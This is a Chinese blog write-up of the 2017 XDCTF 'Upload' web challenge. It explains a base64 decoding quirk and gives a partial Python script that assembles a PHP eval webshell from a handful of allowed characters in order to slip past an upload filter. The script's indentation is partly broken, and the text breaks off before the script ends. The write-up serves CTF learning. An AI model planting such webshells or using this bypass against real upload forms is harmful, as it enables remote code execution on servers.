

# 2017 XDCTF Upload

原创


4ct10n 于 2017-10-06 00:46:03 发布 1310 收藏

分类专栏: [write-up](#) 文章标签: [writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_31481187/article/details/78163593](https://blog.csdn.net/qq_31481187/article/details/78163593)

版权



[write-up](#) 专栏收录该内容

22 篇文章 2 订阅

订阅专栏

比赛早就结束了, 有个web题目一直没想到怎么写直到官方发题解才知道, 原来还有这一个套路(其实是一个知识点的), 好久没有写博客了要长草了, 写个博客记录一下

## 0x01 base64 little trick

在base64解码的时候其他多余字符是自动被忽略的

例如下图

```
>>> b64encode('4ct10n')
'NGN0MTBu'
>>> b64decode('\xadN>G?N-0-M-\xddTBu')
'4ct10n' http://blog.csdn.net/qq_31481187
>>> _
```

## 0x02 文件上传分析

上传的文件我们可以看出过滤了大部分字符, 只有actgACTG没有被过滤  
猜想是利用这几个字符构造webshell, 但是当时不知道小trick所以没有想到写脚本。

## 0x03 脚本编写

根据base64的小trick, 写一个通用的脚本达到任意几个字符就可以构造webshell的目的

下面来分析一下脚本的编写

实现的过程是这样的, 因为base64是四字节对齐所以我们用4字节进行全排列, 然后解码找出只有一个合法字符的原字符串(生成字典), 直到遍历完全排列的字符串, 去掉值重复的值, 本轮结束, 查看有没有包含shellcode所需要的所有字符如果有直接输出。没有继续重复上述操作, 并在接下来的每一步的最后来一个字符串映射。

具体脚本如下:

```
import itertools
import string
import sets
import base64

def permutation(strs):
```

```

strings = []
for i in itertools.permutations(strs,4):
    s = ''.join(i)
    strings.append(s)
return strings

def create_dic(strs):#1 利用字符串创造字典
dic = {i:base64.b64decode(i) for i in permutation(strs)}
return dic

def clac_shouldbe(dic):#2 筛选字典中value的值留下只有一个合法字符的键值对
# print dic
new = {}
should_be = string.ascii_uppercase+string.ascii_lowercase+string.digits+'='+'/'+'+'
for key in dic:
    set1 = sets.Set(should_be)
    set2 = sets.Set(dic[key])
    Intersect = ''.join(set1 & set2)
    if len(Intersect) == 1:
        new[key]=Intersect
return new

def remove_Dup(dic):#3 去value重复的键值对
mid = {dic[key]:key for key in dic}
dic = {mid[key]:key for key in mid}
return dic

def new_strs(dic):#去重之后生成新的字符串
s = ''
for key in dic:
    s += dic[key]
return s.replace('=','')

def strs_replaces(dic1,dic2):#4 字符串映射
revs = {dic1[key]:key for key in dic1}
return {revs[key[0]]+revs[key[1]]+revs[key[2]]+revs[key[3]]:dic2[key] for key in dic2}

def test_already(str1,str2):#判断时候全部包含shellcode所需要的值

set1 = sets.Set(str1)
set2 = sets.Set(str2)
Intersect = ''.join(set1 & set2)

# print Intersect

if(len(Intersect) == len(set1)):
    return 1
else:
    return 0

shell = "<?php eval($_GET[a]);?>"
shell = base64.b64encode(shell)
shell_base = 'PD9waHAgaGVhZGZhbCgkX0dFVFhXSkt7Pz4='

strs = '1234'
#strings what you want to make up shellcode with

```

